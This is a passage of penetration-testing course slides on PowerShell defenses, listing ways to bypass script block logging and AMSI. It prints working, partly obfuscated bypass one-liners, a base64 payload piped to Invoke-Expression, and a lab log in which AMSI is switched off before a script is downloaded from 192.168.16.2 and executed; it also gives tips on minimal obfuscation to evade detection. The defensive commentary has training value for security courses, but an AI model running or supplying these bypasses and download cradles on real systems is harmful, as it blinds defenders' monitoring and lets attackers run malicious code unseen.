
- Recall that the Warning level script block logging (which is enabled by default) uses a list of known bad words.
- Turns out the logging can be bypassed for the current session without admin rights by setting the list (signatures field in the ScriptBlock class ) to null. Once again, discovered by Ryan Cobb.
- Taken From: <https://cobbr.io/ScriptBlock-Warning-Event-Logging-Bypass.html>

```
# The bypass
[ScriptBlock]."GetField`d"('signatures', 'N'+'onPublic,Static').SetValue($null, (New-Object
Collections.Generic.HashSet[string]))

# To use a base64 encoded payload script with the bypass
[ScriptBlock]."GetField`d"('signatures', 'N'+'onPublic,Static').SetValue($null, (New-Object
Collections.Generic.HashSet[string])); [Text.Encoding]::Unicode.GetString([Convert]::FromBase64S
tring('IgA8AE0AeQAgAHMAdQBzAHAAaQBjAGkAbwB1AHMAIABoAG8AbgBQAHUAYgBsAGkAYWAgAHAAYQB5AGwAbwBhAGQA
PgAiAA==')) | iex
```

# Detection and Defense - PowerShell - Detecting Bypasses

- Above bypasses are logged unless obfuscated.



# Detection and Defense - PowerShell - Bypasses AMSI


- AMSI can be bypassed for the current session without admin rights by setting the `s_amsiInitFailed` of `System.Management.Automation.AmsiUtils` to true as tweeted by Matt Gruber

<https://twitter.com/mattifestation/status/735261176745988096>

```
# Use s_amsiInitFailed for PowerShell v6.  
#Bypass one - marked as malicious by some AntiVirus. Use with obfuscation.  
[Ref].Assembly.GetType('System.Management.Automation.Amsiutils').GetField('amsiInitFailed', 'NonPublic,Static').SetValue($null, $true)  
  
#Bypass two - not detected by auto logging  
[Delegate]::CreateDelegate(("Func`3[String,  
$(([String]).Assembly.GetType('System.Reflection.Bindin'+ 'gFlags')).FullName),  
System.Reflection.FieldInfo]" -as [String]).Assembly.GetType('System.Type'),  
[Object]([Ref].Assembly.GetType('System.Management.Automation.Amsiutils')), ('GetFile'  
+'ld')).Invoke('amsiInitFailed', ('Non'+'Public,Static') -as  
[String]).Assembly.GetType('System.Reflection.Bindin'+ 'gFlags')).SetValue($null, $True)
```

# Detection and Defense - PowerShell - Detecting Bypasses

- Warning level script block auto logging detects the first bypass.
- Without obfuscation, Windows defender also detects known AMSI bypasses.



PentesterAcademy.com

Attacking and Defending Active Directory

334

## Detection and Defense - PowerShell - Bypass using Obfuscation

- Obfuscation defeats script block logging, warning level auto logging and AMSI when done right.
- As a very simple example, we have already seen how GetField becomes GetFiel`d to bypass warning level auto logging.
- Invoke-Obfuscation and Invoke-CradleCrafter from Daniel (<https://github.com/danielbohannon>) are very useful for implementing obfuscation.

## Detection and Defense - PowerShell - Bypass using Obfuscation

- Obfuscated scripts can be spotted by comparing common characteristics like variable names, function names, character frequency, distribution of language operators, entropy etc.
- Revoke-Obfusction (<https://github.com/danielbohannon/Revoke-Obfuscation>) is one such tool for identifying obfuscated scripts from event logs.
- Bonus: To avoid detection of obfuscation we can use minimal obfuscation by identifying the exact signature which gets detected and obfuscating only that part of the script. See: <https://cobbr.io/PSAmsi-Minimizing-Obfuscation-To-Maximize-Stealth.html>

## Detection and Defense - PowerShell - Bypass using PowerShell v6

- PowerShell v6.0.0 (pwsh.exe) has only two of the discussed security features: Warning level script block logging (not automatic) and AMSI (the bypasses still works).
- This is probably because it is not Windows PowerShell but PowerShell Core.
- The warning level script block logging needs to be setup by running a PowerShell script RegisterManifest.ps1 which registers the PowerShellCore event provider.
- <http://www.labofapenetrationtester.com/2018/01/powershell6.html>

# Detection and Defense - PowerShell - Bypass using PowerShell v6

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\users\labuser> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
PS C:\Users\labuser> pwsh
Powershell v6.0.0
Copyright (c) Microsoft corporation. All rights reserved.

https://aka.ms/powershell-docs
Type 'help' to get help.

1 char:1
contains malicious content and has been blocked by your antivirus
:1
ect Net.WebClient).DownloadString('http://192.168.16.2/DN ...
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
 : ParserError: (:) [Invoke-Expression], ParseException
edErrorId : ScriptContainedMaliciousContent,Microsoft.PowerShell.Commands.InvokeExpressionCommand

Files\PowerShell\6.0.0> [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('s_amsiI
nPublic,Static').SetValue($null,$true)
Files\PowerShell\6.0.0> iex (New-Object Net.WebClient).DownloadString('http://192.168.16.2/DNS_TXT_Pwnage.

Files\PowerShell\6.0.0> _
```

PentesterAcademy.com

Attacking and Defending Active Directory

338

# Thank you

- Please provide feedback.
- Follow me @nikhil\_mitt
- nikhil@pentesteracademy.com
- For our other courses, please visit <http://www.pentesteracademy.com/>
- For the challenge lab: <https://www.pentesteracademy.com/redteamlab>
- For lab access/extension/support, please contact :  
adlabsupport@pentesteracademy.com